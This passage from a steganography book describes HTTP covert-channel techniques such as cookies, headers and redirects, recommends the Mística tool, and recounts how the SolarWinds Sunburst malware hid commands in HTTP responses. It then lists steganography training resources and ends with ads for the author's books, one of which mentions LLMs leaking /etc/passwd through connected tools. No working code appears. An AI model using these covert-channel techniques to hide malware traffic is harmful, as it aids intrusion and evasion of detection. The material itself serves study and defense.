In addition, the HTTP protocol itself incorporates numerous possibilities for creating covert channels: from the fraudulent use of HTTP headers, of the GET and POST methods in the manipulation of parameters and URIs, the use of redirects, the steganographic use of *cookies*^{236,237}, etc. If you want to test many of these attack vectors, I recommend the excellent tool open-source *Mística*²³⁸ with which, in addition to other protocols (DNS and ICMP), you will be able to create covert channels with all these techniques over the HTTP protocol.




Figure 81. Creating a covert channel with the *Mística* tool and the use of steganographic techniques over DNS

In the current APT literature, you will find references to different samples that have used the creation of covert channels, in a more or less sophisticated way, relying on the HTTP protocol. A relatively recent case, throughout 2020, that relied on the attack on SolarWinds²³⁹, was the campaign **UNC2452**, in theory APT-29, which made it possible to deploy pieces of malware in organizations, which would subsequently connect via HTTP to third-party servers to continue the cycle of exploiting the systems. That communication was carried out using steganographic procedures in this

unnoticed in ordinary information traffic - <https://github.com/TryCatchHCF/Cloakify>

²³⁶ How to cook a covert channel with HTTP cookies - http://www.gray-world.net/projects/cooking_channels/hakin9_cooking_channels_en.pdf

²³⁷ www.gray-world.net/projects/cooking_channels/cooking_channels-1.1.tar.gz

²³⁸ <https://github.com/Incidigital/Mistica>

²³⁹ The software provider SolarWinds was compromised by attackers who managed to deploy an update with the malware **Sunburst** for its well-known network monitoring application **Orion**. In this way, they could infect the networks of the companies or institutions where it was deployed - <https://unaaldia.hispasec.com/2020/12/solarwinds-sufre-un-ataque-de-cadena-de-suministro.html>

protocol, masking commands in the HTTP responses²⁴⁰.

As can be seen, the classic covert-channel techniques, selecting the appropriate protocol, continue to be very useful for cybercriminals. Knowing the possible hiding techniques will facilitate the detection and understanding of this type of stegomalware.

²⁴⁰ <https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor.html>

Chapter 4. Training, tools, and skills development in steganography

- How did they know we were coming?*
- *They even know what we had for breakfast*
- *Then there is only one way to defeat them*
- *How?*
- *By finding out what they have for breakfast.*

Michael Collins

Steganography, as you may be observing in this book, is a discipline with multiple facets that can spark the interest of very varied profiles: computer security professionals, cryptographers, cybercriminals (APTs²⁴¹), intelligence services, forensic specialists, incident response teams, etc.

Regardless of the use you need to make of it, below I recommend various training sources that will help you understand or approach a steganographic problem with greater ease. If you wish, additionally, as has already happened with different organizations, you can contact me for tailored training.

- **Books in English**

An excellent collection of books covering very varied aspects (academic, tools, steganalysis, etc.) can be found at: <https://bookauthority.org/books/best-steganography-books>

²⁴¹ APT & Cybercriminals Campaign Collection - https://raw.githubusercontent.com/CyberMonitor/APT_CyberCriminal_Campaign_Collections/master/README.md



Figure 82. Recommended reading on steganography and steganalysis

- **Academic papers**

The best way to stay up to date on new hiding and detection techniques is by studying scientific publications. A simple way to learn about some of the most significant works is through Google's free academic search engine (Google Scholar) and through the updated repository of the highly prestigious researcher in this area, Jessica Fridrich - <http://www.ws.binghamton.edu/fridrich/publications.html#Steganography>


- **Steganographic and steganalytic tools. Learning by practicing**

The following references are required study for anyone interested in this discipline:


- <https://github.com/mindcrypt/covertchannels-steganography>
- 107 applications. <http://www.jjtc.com/Steganography/tools.html>
- <https://book.hacktricks.xyz/stego/stego-tricks>
- <https://0xrick.github.io/lists/stego/>
- <https://github.com/mindcrypt/powerglot>
- <https://github.com/mindcrypt/polyglot>
- <https://github.com/mindcrypt/stegowiper>
- <https://github.com/mindcrypt/visual-forensic-steganography>
- Specific machines with steganography challenges on training platforms such as HackTheBox, TryHackMe, etc.

Other books published by the author

Below is a list of books published by the author, and their descriptions, which can be consulted or purchased through different sources.




I have been working in the cybersecurity field for 20 years, and cryptography has been, and continues to be, a fundamental pillar in ensuring the confidentiality, integrity, and authenticity of communications and data. Unfortunately, most published books on cryptography focus exclusively on mathematical formulation, which leads many readers—even those genuinely interested in the discipline—to give up on this fascinating field. *Offensive Cryptography 2* focuses its efforts on a practical approach to the use of cryptography across numerous scenarios (end user, auditor, developer, analyst, etc.), with a wide variety of topics (400 pages) and more than 1,100 references. Reading this book will give you, in a simple way, a clear and comprehensive view of how cryptography is used in the real world. The selected references will allow you to dig as deep as you wish into any topic. No one becomes an expert by reading a single book, but this one will certainly make the road to that destination much easier. This is the book I wish I had read years ago, to make the most of my study time and see this discipline as a whole. I now put it in your hands. I hope you find it of interest. I have always believed that cryptography helps build a better world. It is up to you to make that a reality. <https://www.amazon.es/Criptografía-Ofensiva-Atacando-defendiendo-organizaciones/dp/B08RB6LGRK>



We live in a permanent paradox: never before have we had so much information about threats, and yet we rarely have intelligence. Every day brings new reports, IOCs, feeds, threads, malware samples, and fleeting indicators, all mixed with shifting labels and operational noise. For many teams, the result is an ocean of disconnected signals where the urgent devours the important. Threat Intelligence. Chaos, Signals, and Attribution. AI applied to Threat Intelligence was written to solve that problem with a clear promise: to turn scattered data into useful, actionable, and defensible knowledge, without self-deception, without “magic,” and without confusing volume with value, by leveraging artificial intelligence. This book starts from an essential idea: CTI is not a list of “bad things” to block, but a discipline with its own cycle, methods, metrics, cognitive biases, and a direct

relationship with the business and decision-making. When done well, it reduces uncertainty: it helps prioritize, mitigate, monitor, invest more effectively, and decide what to accept as residual risk and what to escalate as an incident. Threats change every week; the fundamentals of the craft do not. If you want to turn signals into decisions, build a CTI architecture that does not break after three months, and apply AI rigorously, this book is your roadmap - <https://www.amazon.es/Intelligence-Signals-Attribution-Applied-Intelligence/dp/B0GS3762DV>



MCP has been around for years, and people are still wiring LLMs to their databases as if they were plugging in a toaster. Then they're surprised when someone pulls /etc/passwd through Claude. This book is about not being that person. When you connect an LLM to real tools, you stop having a chatbot and start having a system with access to things that can break. The book you're holding is not meant to be an MCP tutorial. Those already exist. This is what comes next: what happens when your server receives strange requests, how to verify that the caller is actually allowed to do what they're asking, how to make sure a path traversal doesn't end in disaster. The content is practical. Thirteen chapters and three appendices with working code. Validators, authentication middleware, authorization policies, security tests. Everything designed so you can adapt it to your use case without starting from scratch. We also talk about what nobody wants to talk about: that the MCP ecosystem is still immature, that dependencies are a risk, that authentication is defined in the protocol but almost nobody implements it correctly. If you're going to build MCP servers for production, this book tells you where to look and which questions to ask. The rest is up to you - <https://www.amazon.es/Secure-MCP-practical-developers-architects/dp/B0GJZXPW6>